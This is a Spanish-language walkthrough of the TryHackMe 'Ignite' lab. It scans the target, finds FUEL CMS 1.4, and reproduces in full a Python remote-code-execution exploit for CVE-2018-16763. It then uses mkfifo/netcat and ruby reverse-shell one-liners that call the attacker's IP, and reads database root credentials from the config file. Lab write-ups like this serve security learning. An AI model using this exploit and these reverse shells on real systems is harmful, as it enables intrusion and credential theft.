

Ignite

Escaneo


Hacemos un nmap hacia la Ip que nos proporciona Tryhackme

```
> ls
> nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.10.154.165 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-18 17:42 CET
```

```
to FUEL CMS]
> cat escaneo
File: escaneo
1 # Nmap 7.94SVN scan initiated Mon Dec 18 17:42:35 2023 as: nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN escaneo 10.10.154.165
2 Nmap scan report for 10.10.154.165
3 Host is up, received user-set (0.088s latency).
4 Scanned at 2023-12-18 17:42:35 CET for 25s
5 Not shown: 65533 closed tcp ports (reset), 1 filtered tcp port (no-response)
6 Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
7 PORT      STATE SERVICE REASON      VERSION
8 80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
9 |_ http-methods:
10 |_ Supported Methods: GET HEAD POST OPTIONS
11 |_ http-title: Welcome to FUEL CMS
12 |_ http-server-header: Apache/2.4.18 (Ubuntu)
13 |_ http-robots.txt: 1 disallowed entry
14 |_ /fuel/
15
16 Read data files from: /usr/bin/../share/nmap
17 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
18 # Nmap done at Mon Dec 18 17:43:00 2023 -- 1 IP address (1 host up) scanned in 25.40 seconds
```


```
Raw packets sent: 72090 (3.172MB) | Rcvd: 71889 (2.876MB)
> whatweb "http://10.10.154.165/"
http://10.10.154.165/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.154.165], JQuery[1.7.1], Script, Title[Welcome to FUEL CMS]
```

Como vemos que tiene el puerto 80



10.10.154.165

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThin... zsh: no matches fo...



Welcome to Fuel CMS

Version 1.4

Getting Started

- 1 Change the Apache .htaccess file**

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g. "/"), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be `RewriteBase /FUEL-CMS-master/`.

Ver Vulnerabilidad de CMS

Para hacer esta vulnerabilidad vamos a tener que comprender que es un CMS.

El término CMS proviene del inglés Content Management System, que significa Sistema de Gestión de Contenidos. Es un sistema online que nos permite poner en marcha un sitio web de forma práctica y rápida.

Pero, no es únicamente eso, sino que su gran ventaja, como su nombre lo dice, es la posibilidad de administrar contenidos dinámicos de forma sencilla, es decir, mantener un blog, un ecommerce o cualquier otro tipo de página web que demande una actualización constante.

Imagina tener que realizar de forma manual actualizaciones semanales o, incluso, diarias, sin duda no funcionaría.

Para utilizar la vulnerabilidad nos vamos a dirigir a aquí:

<https://www.exploit-db.com/exploits/50477>

con esta linea de codigo

language-codigo

```
# Exploit Title: Fuel CMS 1.4.1 - Remote Code Execution (3)
# Exploit Author: Padsala Trushal
# Date: 2021-11-03
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-
CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763

#!/usr/bin/python3

import requests
```

```
from urllib.parse import quote
import argparse
import sys
from colorama import Fore, Style

def get_arguments():
    parser = argparse.ArgumentParser(description='fuel cms
fuel CMS 1.4.1 - Remote Code Execution
Exploit',usage=f'python3 {sys.argv[0]} -u
<url>',epilog=f'EXAMPLE - python3 {sys.argv[0]} -u
http://10.10.21.74')

    parser.add_argument('-v', '--
version',action='version',version='1.2',help='show the version
of exploit')

    parser.add_argument('-u', '--
url',metavar='url',dest='url',help='Enter the url')

    args = parser.parse_args()

    if len(sys.argv) <=2:
        parser.print_usage()
        sys.exit()

    return args

args = get_arguments()
url = args.url

if "http" not in url:
    sys.stderr.write("Enter vaild url")
    sys.exit()

try:
    r = requests.get(url)
```

```

    if r.status_code == 200:
        print(Style.BRIGHT+Fore.GREEN+"
[+]Connecting..." + Style.RESET_ALL)

except requests.ConnectionError:
    print(Style.BRIGHT+Fore.RED+"Can't connect to
url" + Style.RESET_ALL)
    sys.exit()

while True:
    cmd = input(Style.BRIGHT+Fore.YELLOW+"Enter Command
$" + Style.RESET_ALL)

    main_url = url+"/fuel/pages/select/?
filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%
74%65%6d%27%29%29%2b%24%61%28%27"+quote(cmd)+"%27%29%2b%27"

    r = requests.get(main_url)

    #<div style="border:1px solid #990000;padding-
left:20px;margin:0 0 10px 0;">

    output = r.text.split('<div style="border:1px solid
#990000;padding-left:20px;margin:0 0 10px 0;">')
    print(output[0])
    if cmd == "exit":
        break

```

creamos el archivo y lo ejecutamos con

Bash

```
python3 nombredelarchivo -u url
```

Reverse shell


nos ponemos en escucha

```
[sudo] password  
> nc -lvp 1234  
listening on [an
```

despues en la pagina

ironhackers.es

reverse shell buscamos uno que nos funcione



The screenshot shows a web browser window with the address bar displaying `https://ironhackers.es/herramientas/reverse-shell-cheat-sheet/`. The browser's tab bar includes links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec, and PayloadsAllTheThin... The main content area of the page is dark-themed and contains the following text:

En la máquina de la víctima:

```
1 | ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234
```

• Reverse Shell- Netcat:

Una reversa utilizando el tan conocido Netcat. Este software esta presente en casi todas las distribuciones y es la manera mas sencilla de obtener reversa. Aun así en los sistemas en producción no suele estar disponible.

En la máquina del atacante:

```
1 | nc -lvp 1234
```

En la máquina de la víctima:

```
1 | nc -e /bin/sh 10.0.0.1 1234
```

En el caso de Netcat podemos encontrarnos el caso de que este instalada una versión de Netcat que no soporte la opción -e, entonces usaremos el siguiente comando en vez del antes indicado:

```
1 | rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1
```

que es este

```
Enter Command $rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.201.82 1234 >/tmp/f
```

ponemos nuestra IP

y listo

```
[sudo] password for unicommand:
> nc -lvp 1234
listening on [any] 1234 ...
10.10.87.51: inverse host lookup failed: Unknown host
connect to [10.8.201.82] from (UNKNOWN) [10.10.87.51] 37850
/bin/sh: 0: can't access tty; job control turned off
$ ls
README.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
```

hemos entrado

```

When you run a query, with this setting set to TRUE (default),
CodeIgniter will store the SQL statement for debugging purposes.
However, this may cause high memory usage, especially if you run
a lot of SQL queries ... disable this to avoid that problem.

The $active_group variable lets you choose which connection group to
make active. By default there is only one group (the 'default' group).

The $query_builder variable lets you determine whether or not to load
the query builder class.
*/
$active_group = 'default';
$query_builder = TRUE;

$db['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysql',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
    @include(TESTER_PATH.'config/tester_database'.EXT);
}
$|

```

Nos dirigimos a la carpeta config para encontrar el archivo database y vemos el resultado con el cat

Nos metemos en la base de datos y obtenemos las contraseñas de Root

Finalizada la maquina

100%

Task 1  Root it!

Root the box! Designed and created by [DarkStar7471](#), built by [Paradox](#).

 Start Machine


Enjoy the room! For future rooms and write-ups, follow [@darkstar7471](#) on Twitter.

Answer the questions below

User.txt

 Correct Answer

Root.txt

 Correct Answer